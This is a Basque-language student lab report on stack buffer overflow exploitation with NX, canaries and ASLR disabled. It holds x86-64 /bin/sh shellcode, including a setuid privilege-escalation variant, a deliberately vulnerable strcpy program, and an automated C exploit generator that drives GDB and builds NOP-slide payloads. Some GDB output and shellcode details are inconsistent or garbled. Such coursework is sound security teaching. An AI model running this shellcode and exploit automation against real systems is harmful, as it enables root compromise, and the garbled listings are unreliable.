


# PRAKTIKA 1 - TXOSTENA

April 1, 2025



Egilea: Asier Sainz

# Aurkibidea

1. Buffer Overflow
2. Sanitizazio neurriak
3. Praktika 1.1: Buffer Overflow erasoa
  - Shellcode eraikitzea
  - Programa kodea
  - Buffer Overflow ustiapena
4. Praktika 1.2: Buffer Overflow erasoa pribilegio eskalatzearekin

# Buffer Overflow

Buffer overflow edo buffer gainezkatzea softwarean agertzen den segurtasun-arazo bat da, non programa batek buffer baten edukiera gainditzen duen. Bufferrak memoria-eremu mugatuak dira, baina programa batek datu gehiegi idazten baditu bertan, gainerako memoria-eremuak gainidazten ditu. Hau gertatzeko arrazoiak kode akastuna, sarrera-datuak ez egiaztatzea edo memoria-kudeaketa txarra izan daitezke besteak beste. Ondorio larriak sor ditzake: programak huts egitea, sistema eragilearen egonkortasuna arriskuan jartzea edota erasotzaileek kode maltzurra sartzea ahalbidetzea.

Horrelako hutsak ustiatuz, hackerrak aginduak exekuta ditzake sistemaren kontrola eskuratzeko, bertan pribilegioak eskalatzeko edo informazio sentikorra lapurtzeko. Adibidez, buffer gainezkatzeek funtzioen memorian dauden helbideak aldatu ditzakete, programa fluxua desbideratuz.

Arrisku horiek ekiditeko, garatzaileek segurtasun-neurriak hartu behar dituzte: sarrera-datuak murriztu, aldagaien tamainak nahiz edukiak egiaztatu eta segurtasun neurri bereziak erabili (ASLR, Canary). Buffer gainezkariak informatikaren historiako arazo zaharrenetakoak dira, baina gaur egun ere mehatxu aktiboa izaten jarraitzen dute.

Ondoren azalduko den praktikan, segurtasun neurriak desgaituta egongo dira buffer overflow erasoak simulatu ahal izateko. Bestetik, erasoaren automatizazioa garatuko da baldintza jakin batzuk betetzen dituzten programak ustiatu ahal izateko.

## Sanitizazio neurriak

**NX bit (No Execute)** memoria-eremu batzuen exekutatze gaitasuna blokeatzen du, kodea datu-eremutan sartzea eragozteko.

**Stack canaries ("kanarioak")** balio ezkutuak dira pilan, buffer gainezkatzea detektatzeko: balioa aldatzen bada, programa eteten da.

**ASLR (Address Space Layout Randomization)** memoria-helbideak ausaz aldatzeko sistema da, erasoetako helbidea saltoak zailagoak egiteko.

Hauek guztiak desaktibatzeak segurtasun-arrisku larriak sortzen ditu: NXrik gabe, erasotzaileek kodea exekuta dezakete memoriako eremuetan; kanarioak ezabaturik, buffer gainezkatzeek ez dute alertarik aktibatzen; ASLR desgaituta, memoria-helbideak aurreikusi daitezke, salto egiteko itzulera helbideak erraz aurreikusiz.

# Praktika 1.1: Buffer Overflow erasoa

## Shellcode eraikitzea

Buffer Overflow eraso honetarako erbiliko den shellcodea, /bin/sh bat lortzea ahalbidetuko digu. Hone-  
tarako behin C fitxategi bat shell bat irekitzen duen sortuta, beren call deiak syscall bihurtuko ditugu  
hurrengoko asm fitxategia osatuz.

```
1 xor rax , rax
2 mov al , 59          ;   execv deia
3
4 xor rdi , rdi
5 push rdi
6 mov rdi , 0x68732f6e69622f2f    ; /bin/sh
7 push rdi
8 mov rdi , rsp
9
10 xor rsi , rsi
11 xor rdx , rdx
12
13 syscall
```

Listing 1: Shellcode asm fitxategia.

Honek hurrengoko shellcodea sortzen digu.

```
1 "\x48\x31\xc0\xb0\x3b\x48\x31\xff\x57\x48\xbf\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x57\x48\x89\x
   e7\x48\x31\xf6\x48\x31\xd2\x0f\x05"
```

Listing 2: Shellcode

## Programa kodea

Lehendabiziko programa honetan, hurrengoko kodea dugu.

```
1 #include <stdio.h>
2 #include <string.h>
3 #include <stdint.h>
4
5 void function(char *input) {
6     char buffer[64];
7
8     strcpy(buffer, input); // Zaurgarritasuna
9 }
10
11 int main(int argc, char *argv[]) {
12     if (argc > 1) {
13         function(argv[1]);
14     } else {
15         printf("Usage: %s <input>\n", argv[0]);
16     }
17     return 0;
18 }
```

Listing 3: Programa C fitxategia.

Programa simple baina akastuna dugu. Zehazki strcpy funtzioaren erabilera dago arazoa, funtzio honek  
ez baitu aldagaian kopiatu beharreko datuen tamaina egiaztatzen. Beraz, aurretik sarrera datu kopurua  
aldagaiak gorde ditzakeenekin aldaratzen ez denez, aldagaia gordetzen den memoria gainidatzi dezakegu.

## Buffer Overflow ustiapena

Ustiapena aurrera eramateko hurrengoko prozesua automatizatuko da:

1. Itzulera helbidea aurkitzea: GDB-rekin programa aztertu ondoren, ikus daiteke programa hurrengoko estrukturarekin gordetzen dituela datuak:

```
(gdb) disas function
Dump of assembler code for function function:
0x000055555555109: <0>:    eadbrq%
0x000055555555110: <4>:    push   %rbp
0x000055555555111: <5>:    mov    %rsp,%rbp
0x000055555555112: <8>:    sub    $0x50,%rsp
0x000055555555113: <12>:   mov    %rdi,%rax
0x000055555555114: <16>:   mov    %rax,%rdi
0x000055555555115: <20>:   lea     -0x40(%rbp),%rax
0x000055555555116: <24>:   mov    %rdx,%rsi
0x000055555555117: <27>:   mov    %rax,%rdi
0x000055555555118: <30>:   call   0x555555550000 <strcpy@plt>
0x000055555555119: <35>:   nap
0x00005555555511a: <36>:   leave  0(%rax,%rdi)
0x00005555555511b: <37>:   ret
End of assembler dump.
(gdb) b 0x000055555555118
Breakpoint 1 at 0x000055555555118: file praktikal.c, line 9.
(gdb) run aaaaaaaaaaaaaaaaaaaaaaaaaa
Starting program: /home/adudev/praktikal/ariketal/praktika_1 aaaaaaaaaaaaaaaaaaaaaaaaaa
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, function (input=0x7fffffff5b5 'a' <repeats 23 times>) at praktikal.c:9
9
(gdb) p %buffer
$1 = (char (*)[64]) 0x7fffffff5b0
(gdb) x/64x 0x7fffffff5b0
0x7fffffff5b0: 0x01010101 0x01010101 0x01010101 0x01010101
0x7fffffff5b4: 0x01010101 0x00000000 0x00000000 0x00000000
0x7fffffff5b8: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffff5bc: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffff5c0: 0xfffffe200 0x00007fff 0x555551bb 0x00005555
0x7fffffff5c4: 0xfffffe200 0x00007fff 0xfffffe200 0x00000002
0x7fffffff5c8: 0xfffffe200 0x00007fff 0xfffffe200 0x00007fff
0x7fffffff5cc: 0xfffffe200 0x00007fff 0xfffffe200 0x00007fff
0x7fffffff5d0: 0x55554040 0x00000002 0x55554040 0x00000002
0x7fffffff5d4: 0xfffffe200 0x00007fff 0xfffffe200 0x00007fff
0x7fffffff5d8: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffff5dc: 0x55557db8 0x00005555 0x77fd000 0x00007fff
0x7fffffff5e0: 0x5ec1f71f 0xd9ac0da 0x59e3f71f 0xd9ac1d0c
0x7fffffff5e4: 0x00000000 0x00007fff 0x00000000 0x00000000
0x7fffffff5e8: 0x00000000 0x00000002 0x00000000 0x00000000
0x7fffffff5ec: 0xfffffe200 0x00007fff 0xb83dc00 0xa422c081
(gdb)
```

Figure 1: Memoria azterketa GDB-en.




Figure 2: Datu memoria irudikatzea.

Beraz, itzulera helbidea kalkulatu beharra dago. Hau egiteko GDB automatizatuko da, non hurrengoko komandoak exekutatu diren.

- Lehendabizi, programaren funtzio nagusiak exekutatzen dituen funtzioak detektatu.
- Funtzio horien artean strcpy erabiltzen duen funtzioa detektatu.
- Funtzio dei horren helbidea kokatu eta breakpoint bat jarri.
- Berriz exekutatu programa eta aldagaiaren helbidea lortu.

2. NOP slide osatu: NOP-ak ezer exekutatzen duten aginduak dira. Honek ahalbidetuko digu shellcodea hartzen ez duen memoria betetzea bestelako datu arrastoei jaurti ditzaketen erroreak ekiditzeko. Hau egiteko inkrementalki beteko da bufferra SIGSEV errorea ematen duen arte. Puntu horretan dakigu buffer overflow gertatu dela. Ondorioz, beharrezkoak diren NOP-ak jakingo ditugu: buffer tamaina + 16 byte (RBP zaharra + return address berridazteko).

3. Payload finala sortzea: Aurreko pausuetako shellcode, NOP slide eta itzulera helbidea bateratzea.

4. Payload exekutatu duen bitar exekutatzailea deitu esplotazioa osatzeko.

Hona hemen hau betetzen duen C script automatizazioa.

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4 #include <unistd.h>
5 #include <sys/wait.h>
6 #include <signal.h>
7 #include <pty.h>
8 #include <utmp.h>
9
10 /* Shellcode /bin/sh exekutatzekeo*/
11 unsigned char shellcode[] = {
12     0x48, 0x31, 0xc0, 0xb0, 0x6b, 0x0f, 0x05, 0x48, 0x89, 0xc7,
13     0x48, 0x31, 0xc0, 0xb0, 0x45, 0x0f, 0x05,
14     0x48, 0x31, 0xc0, 0xb0, 0x3b, 0x48, 0x31, 0xff, 0x57, 0x48,
15     0xbf, 0x2f, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x73, 0x68, 0x57,
16     0x48, 0x89, 0xe7, 0x48, 0x31, 0xf6, 0x48, 0x31, 0xd2, 0x0f,
17     0x05
18 };
19 #define SHELLCODE_SIZE (sizeof(shellcode))
20 /*
21  * Funtzioa: find_buffer_address
22  *
23  * GDB erabiltzen du bitarraren buffer aldagaiaren helbidea lortzeko.
24  * Prozedura:
25  * 1. Exekutatu:
26  *         run <vuln_param>
27  *         disas main
28  *         quit
29  *
30  * 2. Main-en disassemblytik lerroz-lerro ateratzen dira
31  *     "call" edo "callq" instrukzioak, eta deitzen diren funtzioen
32  *     izenak gordetzen dira ('<' eta '>' artean dagoena erabiliz).
33  *
34  * 3. Zerrenda horrekin beste script bat osatzen da, funtzio bakoitza
35  *     desensanblatzen duena, "strcpy" katearen lehen agerraldia bilatzeko.
36  *     Lerro horretik helbide bat ateratzen da (formatoa "0x...").
37  *
38  * 4. Azken script bat sortzen da honekin:
39  *         run <vuln_param>
40  *         b *<helbide_ateratakoa>
41  *         run <vuln_param>
42  *         p &aldagaia
43  *         quit
44  *     Irteerako "0x" azken agerraldia aldagaiaren helbide gisa hartzen da.
45  */
```

```

46  * Helbidea itzultzen da edo 0 errore kasuan.
47  *
48  */
49 unsigned long find_buffer_address(char *vuln_bin, char *aldagaia) {
50     char *vuln_param = "1234"; // Exekutatzeko adibidezko parametro balioak
51     char gdb_cmd_file[] = "gdb_cmds.txt";
52     char buffer_line[4096];
53     FILE *fp;
54
55     /* Pausoa 1: main desensanblatu */
56     FILE *f = fopen(gdb_cmd_file, "w");
57     if (!f) { perror("fopen"); exit(1); }
58     fprintf(f, "run %s\n", vuln_param);
59     fprintf(f, "disas main\n");
60     fprintf(f, "quit\n");
61     fclose(f);
62
63     char gdb_command[512];
64     snprintf(gdb_command, sizeof(gdb_command),
65              "sudo gdb -q -batch -x %s %s 2>&1",
66              gdb_cmd_file, vuln_bin);
67     printf("[*] GDB exekutitzen:\n%s\n", gdb_command);
68
69     fp = popen(gdb_command, "r");
70     if (!fp) { perror("popen"); exit(1); }
71     char gdb_output_main[8192] = "";
72     while (fgets(buffer_line, sizeof(buffer_line), fp) != NULL)
73         strcat(gdb_output_main, buffer_line);
74     pclose(fp);
75
76     /* Pausoa 1.1: main dissassembly parseatu funtzioak aurkitzeko */
77     char functions[100][256];
78     int func_count = 0;
79     char *line = strtok(gdb_output_main, "\n");
80     while (line != NULL) {
81         if (strstr(line, "call")) {
82             char *call_pos = strstr(line, "callq");
83             if (!call_pos)
84                 call_pos = strstr(line, "call");
85             if (call_pos) {
86                 char *operand = call_pos + (strcmp(call_pos, "callq", 5) == 0 ? 5 : 4);
87                 while (*operand == ' ' || *operand == '\t') operand++;
88
89                 char *func_start = strchr(operand, '<');
90                 char *func_end = strchr(operand, '>');
91                 if (func_start && func_end && func_end > func_start) {
92                     int len = func_end - (func_start + 1);
93                     char tmp[256];
94                     strncpy(tmp, func_start + 1, len);
95                     tmp[len] = '\0';
96
97                     /* Eliminar sufijos como "@plt" o "+offset" */
98                     char *at = strchr(tmp, '@');
99                     if (at) *at = '\0';
100                     char *plus = strchr(tmp, '+');
101                     if (plus) *plus = '\0';
102
103                     if (strlen(tmp) > 0) {
104                         int exists = 0;
105                         for (int i = 0; i < func_count; i++) {
106                             if (strcmp(functions[i], tmp) == 0) { exists = 1; break; }
107                         }
108                         if (!exists)
109                             strcpy(functions[func_count++], tmp);
110                     }
111                 }
112             }
113         }
114     }

```

```

114     line = strtok(NULL, "\n");
115 }
116
117 printf("[*] Main-ean deitutako funtzioak:\n");
118 for (int i = 0; i < func_count; i++)
119     printf("  %s\n", functions[i]);
120
121 /* Pauso 2: Funtzio bakoitza desensanblatu eta "strcpy" bilatu */
122 FILE *f2 = fopen(gdb_cmd_file, "w");
123 if (!f2) { perror("fopen"); exit(1); }
124 fprintf(f2, "run %s\n", vuln_param);
125 for (int i = 0; i < func_count; i++)
126     fprintf(f2, "disas %s\n", functions[i]);
127 fprintf(f2, "quit\n");
128 fclose(f2);
129
130 snprintf(gdb_command, sizeof(gdb_command),
131          "sudo gdb -q -batch -x %s %s 2>&1",
132          gdb_cmd_file, vuln_bin);
133 printf("[*] GDB exekutatzen (funtzio bakoitzaren dissassembly):\n%s\n", gdb_command);
134
135 fp = popen(gdb_command, "r");
136 if (!fp) { perror("popen"); exit(1); }
137 char gdb_output_funcs[16384] = "";
138 while (fgets(buffer_line, sizeof(buffer_line), fp) != NULL)
139     strcat(gdb_output_funcs, buffer_line);
140 pclose(fp);
141
142 /* "strcpy" bilatu eta bertan jarri breakpoint-a zeren bai a la bai egongo dela dakigu */
143 char *str_ptr = strstr(gdb_output_funcs, "strcpy");
144 char vulnerable_func[256] = "";
145 char vulnerable_addr[256] = "";
146 if (str_ptr) {
147     char *line_start = str_ptr;
148     while (line_start > gdb_output_funcs && *(line_start - 1) != '\n')
149         line_start--;
150     char *addr_start = strstr(line_start, "0x");
151     if (addr_start) {
152         char *addr_end = addr_start;
153         while (*addr_end && *addr_end != ' ' && *addr_end != '\t')
154             addr_end++;
155         int addr_len = addr_end - addr_start;
156         strncpy(vulnerable_addr, addr_start, addr_len);
157         vulnerable_addr[addr_len] = '\0';
158     }
159     char *last_occurrence = NULL, *search_ptr = gdb_output_funcs;
160     while ((search_ptr = strstr(search_ptr, "Disassembly of function ")) != NULL &&
161 search_ptr < line_start) {
162         last_occurrence = search_ptr;
163         search_ptr += strlen("Disassembly of function ");
164     }
165     if (last_occurrence) {
166         char *name_start = last_occurrence + strlen("Disassembly of function ");
167         char *name_end = strchr(name_start, ':');
168         if (name_end) {
169             int name_len = name_end - name_start;
170             strncpy(vulnerable_func, name_start, name_len);
171             vulnerable_func[name_len] = '\0';
172         }
173     }
174 } else {
175     printf("[-] Ez da aurkitu 'strcpy' funtzioetan.\n");
176     return 0;
177 }
178
179 printf("[*] Funtzioa aurkitua: %s\n", vulnerable_func);
180 printf("[*] Breakpoint-a jartzeko helbidea: %s\n", vulnerable_addr);

```



```

180
181 /* Pauso 3: GDB exekutatu aldagaiaren helbidea lortzeko breakpoint-az baliatuz */
182 FILE *f3 = fopen(gdb_cmd_file, "w");
183 if (!f3) { perror("fopen"); exit(1); }
184 fprintf(f3, "run %s\n", vuln_param);
185 fprintf(f3, "b %s\n", vulnerable_addr);
186 fprintf(f3, "run %s\n", vuln_param);
187 fprintf(f3, "call (unsigned int) geteuid()\n");
188 fprintf(f3, "p %s\n", aldagaia);
189 fprintf(f3, "quit\n");
190 fclose(f3);
191
192 snprintf(gdb_command, sizeof(gdb_command),
193          "sudo gdb -q -batch -x %s %s 2>&1",
194          gdb_cmd_file, vuln_bin);
195 printf("[*] GDB exekutatzen(aldagai helbidea lortzen):\n%s\n", gdb_command);
196
197 fp = popen(gdb_command, "r");
198 if (!fp) { perror("popen"); exit(1); }
199 char final_output[4096] = "";
200 while (fgets(buffer_line, sizeof(buffer_line), fp) != NULL)
201     strcat(final_output, buffer_line);
202 pclose(fp);
203 printf("%s\n", final_output);
204 unsigned long buf_addr = 0;
205 char *p_ptr = final_output, *last_0x = NULL;
206 while ((p_ptr = strstr(p_ptr, "0x")) != NULL) {
207     last_0x = p_ptr;
208     p_ptr += 2;
209 }
210 if (last_0x) {
211     sscanf(last_0x, "%lx", &buf_addr);
212     printf("[*] %s aldagaiaren helbidea aurkitua: 0x%lx\n", aldagaia, buf_addr);
213 } else {
214     printf("[-] Ez da aurkitu helbiderik %s aldagaiarentzat.\n", aldagaia);
215 }
216
217 remove(gdb_cmd_file);
218 return buf_addr;
219 }
220
221 /*
222 * Funtzioa: main
223 *
224 * Parametro gisa jasotzen ditu:
225 *   argv[1] -> Bitar zaugarria exekutatzen duen bitarra.
226 *   argv[2] -> Bitar zaugarriaren izena.
227 *   argv[3] -> Payload gordeko duen aldagaiaren izena.
228 *
229 * Lehendabizi payload osatzeko itzulera helbidea bilatuko da. Ondoren, NOP zenbakia
230 * tamaina bidez. Azkenik, payload osatu eta exekutatu.
231 */
232 int main(int argc, char *argv[]) {
233
234     if (argc < 4) {
235         fprintf(stderr, "Erabilera: %s <bitar_exekutatzailea> <bitar_zaugarria> <
236         aldagai_izena>\n", argv[0]);
237         return 1;
238     }
239
240     // Parametro jasotzea
241     char *executor_bin = argv[1];
242     char *vuln_bin = argv[2];
243     char *aldagaia = argv[3];
244
245     // Fase 1: Alagai helbidea lortu

```

```

246 unsigned long buffer_addr = 0;
247
248 buffer_addr = find_buffer_address( vuln_bin, aldagaia);
249 if (buffer_addr == 0) {
250     fprintf(stderr, "[-] Ezin da %s aldagai helbidea lortu.\n", aldagaia);
251     return 1;
252 }
253 printf("[*] %s helbidea: 0x%lx\n", aldagaia, buffer_addr);
254
255 // Fase 2: NOP zenbakia kalkulatu
256 int payload_len = SHELLCODE_SIZE;
257 int buffer_size = 0;
258
259 while (1) {
260     payload_len++;
261
262     char *payload = malloc(payload_len + 1);
263     if (!payload) {
264         perror("malloc");
265         exit(1);
266     }
267
268     // Payload osatu: NOPs + shellcode
269     memset(payload, 0x90, payload_len);
270     memcpy(payload, shellcode, SHELLCODE_SIZE);
271     payload[payload_len] = '\0';
272
273     printf("\n[*] Payload-a testatzen (%d byte):\n", payload_len);
274     for (int i = 0; i < payload_len; i++) {
275         printf("%02x ", (unsigned char)payload[i]);
276         if ((i+1) % 16 == 0) printf("\n");
277     }
278     printf("\n");
279
280     // Bitarra exekutatu payload-arekin
281     pid_t pid = fork();
282     if (pid < 0) {
283         perror("fork");
284         exit(1);
285     }
286
287     if (pid == 0) {
288         execl("/usr/bin/sudo", "sudo", vuln_bin, payload, NULL);
289         perror("execl");
290         exit(1);
291     }
292
293     int status;
294     waitpid(pid, &status, 0);
295
296     // segfault detektatu(overflow arrakastatsua)
297     if (WIFSIGNALED(status) && WTERMSIG(status) == SIGSEGV) {
298         buffer_size = payload_len;
299         printf("\n[+] Overflow detektatuta %d bytekin (buffer_tamaina = %d)\n",
300             payload_len, buffer_size);
301         free(payload);
302         break;
303     }
304
305     free(payload);
306
307     if (payload_len > 1024) {
308         fprintf(stderr, "[-] Buffer tamaina maximoa helbu da (1024 byte)\n");
309         exit(1);
310     }
311 }
312
313 // Fase 3: Payload finalaren osatzea

```

```

314 // Osagaiak:
315 // - shellcode + NOPS + Itzulera helbidea
316 int final_payload_len = buffer_size + 16;
317 char *final_payload = malloc(final_payload_len + 1);
318 if (!final_payload) {
319     perror("malloc");
320     exit(1);
321 }
322
323 memset(final_payload, 0x90, buffer_size);
324 memcpy(final_payload, shellcode, SHELLCODE_SIZE);
325
326 // Itzulera helbidea gain idatzi (16 byte: 2 veces 8 bytes)
327 memcpy(final_payload + buffer_size, &buffer_addr, 8);
328 memcpy(final_payload + buffer_size + 8, &buffer_addr, 8);
329 final_payload[final_payload_len] = '\0';
330
331 printf("\n[+] Payload FINALA (%d bytes):\n", final_payload_len);
332 for (int i = 0; i < final_payload_len; i++) {
333     printf("%02x ", (unsigned char)final_payload[i]);
334     if ((i+1) % 16 == 0) printf("\n");
335 }
336 printf("\n");
337
338 int hex_string_len = final_payload_len * 4 + 1;
339 char *hex_payload_str = malloc(hex_string_len);
340 if (!hex_payload_str) {
341     perror("malloc");
342     exit(1);
343 }
344 char *p = hex_payload_str;
345 for (int i = 0; i < final_payload_len; i++) {
346     sprintf(p, "\\x%02x", (unsigned char)final_payload[i]);
347     p += 4;
348 }
349 *p = '\0';
350
351
352 // Fase 4: Payload finala exekutazen
353 printf("\n");
354 printf("//////////////////////////////////////////\n");
355 printf("//          BITARRA EXPLOTATZEN          //\n");
356 printf("//////////////////////////////////////////\n");
357
358
359 char *exec_args[] = {
360     executor_bin,
361     vuln_bin,
362     hex_payload_str,
363     NULL
364 };
365
366 printf("[*] '%s' Exekututzen hurrengo parametroekin:\n", executor_bin);
367 printf("    argv[0] = %s\n", executor_bin);
368 printf("    argv[1] = %s\n", vuln_bin);
369 printf("    argv[2] = %s\n", hex_payload_str);
370
371 execv(executor_bin, exec_args);
372 perror("execv errorea");
373
374 free(hex_payload_str);
375
376 return 0;
377 }

```

Listing 4: exploit\_auto.c fitxategia.

Kode automatizazio honek 1024 byte buffer tamaina arteko buffer overflow-ak betetzea ahalbidetuko

digu betiere RBP zaharra eta gero itzulera helbidea gordetzen bada. Azpimarratzea bitarrak exekutatzeko bitartekari den programa bat erabiltzen dela parametro gisa pasatzen den shellcodea zuzen interpretatzen dela ziurtatzeko. Hona hemen honen kodea:

```

1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4 #include <unistd.h>
5
6 int main(int argc, char *argv[]) {
7     if (argc < 3) {
8         fprintf(stderr, "Erabilera: %s <bitar_izena> <hex_payloada>\n", argv[0]);
9         return 1;
10    }
11
12    char *file_to_execute = argv[1];
13    char *hex_payload = argv[2];
14
15    // Kate hexadezimala bytetara pasa
16    int payload_len = strlen(hex_payload) / 4;
17    char *payload = malloc(payload_len + 1);
18    if (!payload) {
19        perror("malloc failed");
20        return 1;
21    }
22
23    char *p = payload;
24    for (int i = 0; hex_payload[i] != '\0'; i += 4) {
25        if (hex_payload[i] == '\\' && hex_payload[i + 1] == 'x') {
26            int byte = 0;
27            sscanf(&hex_payload[i + 2], "%2x", &byte);
28            *p++ = (char)byte;
29        } else {
30            fprintf(stderr, "PAYload formatua ez da zuzena: %s\n", hex_payload);
31            free(payload);
32            return 1;
33        }
34    }
35    *p = '\0';
36
37    // PArámetroen arraya osatu
38    char *exec_args[] = {file_to_execute, payload, NULL};
39
40    // Exekutatu bitarra
41    execv(exec_args[0], exec_args);
42    perror("execv failed");
43    free(payload);
44    return 1;
45 }

```

Listing 5: bitar\_exekutatzalea.c fitxategia.

## Praktika 1.2: Buffer Overflow eraso pribilegio eskalatzearekin

### Shellcode eraikitzea

Buffer Overflow eraso honetarako erabiliko den shellcodea, /bin/sh bat lortzea ahalbidetuko digu. Baita ere SUID baimenekin exekutatzen ari den erabiltzailearen sesioa mantenduko digu. Berez aurrekoaren berdina da baina shellcode eraldaketa besterik ez du behar. Honen call deiak syscall bihurtuko ditugu hurrengoko asm fitxategia osatuz.

```

1 xor rax,rax
2 mov al,0x66                ;   get_uid() programaren owner uid-a
3 syscall

```

```

4
5 mov rdi, rax
6 xor rax, rax
7 mov al, 0x69 ; set_uid(get_uid()) programaren owner uid-a ezarri shell
   exekutatzean
8 syscall
9
10 xor rdi, rdi
11 push rdi
12 mov rdi, 0x68732f6e69622f2f ; /bin/sh
13 push rdi
14 mov rdi, rsp
15
16 xor rsi, rsi
17 xor rdx, rdx
18
19 syscall

```

Listing 6: Shellcode asm fitxategia.

Honek hurrengoko shellcodea sortzen digu.

```

1 "\x48\x31\xC0\xB0\x66\x0F\x05\x48\x89\xC7\x48\x31\xC0\xB0\x69\x0F\x05\x48\x31\xC0\xB0\x3B\x
   \x48\x31\xFF\x57\x48\xBF\x2F\x2F\x62\x69\x6E\x2F\x73\x68\x57\x48\x89\xE7\x48\x31\xF6\x48\x
   \x31\xD2\x0F\x05"

```

Listing 7: Shellcode

## Programa kodea

Oraingoan SUID bahimenekin eta ownerra root izanda daukagu lehenengo ariketako kode berdina.

```

-rwsr-xr-x 1 root  root  17560 Apr  1 17:26 praktika_ariketa_2
-rw-rw-r-- 1 root  root    324 Apr  1 17:12 praktika_ariketa_2.c

```

Figure 3: Fitxategi baimenak.

## Buffer Overflow ustiapena

Aurreko ariketan azaldutako prozedura jarraituta, itzulera helbidea lortuko da eta hurrengoko programan sartu:

```

2 #include <stdio.h>
3 #include <unistd.h>
4
5 int main() {
6     char *argv[] = {".\\praktika_ariketa_2", "\\x48\\x31\\xc0\\xb0\\x6b\\x0f\\x05\\x48\\x89\\xc7\\
7     x48\\x31\\xc0\\xb0\\x45\\x0f\\x05\\x48\\x31\\xc0\\xb0\\x3b\\x48\\x31\\xff\\x57\\x48\\xbf\\x2f\\x2f\\x62\\x69\\
8     x6e\\x2f\\x73\\x68\\x57\\x48\\x89\\xe7\\x48\\x31\\xf6\\x48\\x31\\xd2\\x0f\\x05\\x90\\x90\\x90\\x90\\x90\\
9     x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\HELBIdea\\x00\\x00
10     ", NULL};
11
12     execl(argv[0], argv);
13     perror("execl failed");
14     return 1;
15 }

```

Listing 8: executor.c

Hau moldatuta eta konpilatuta, shell bat lortu beharko litzateke ownerraren baimenekin.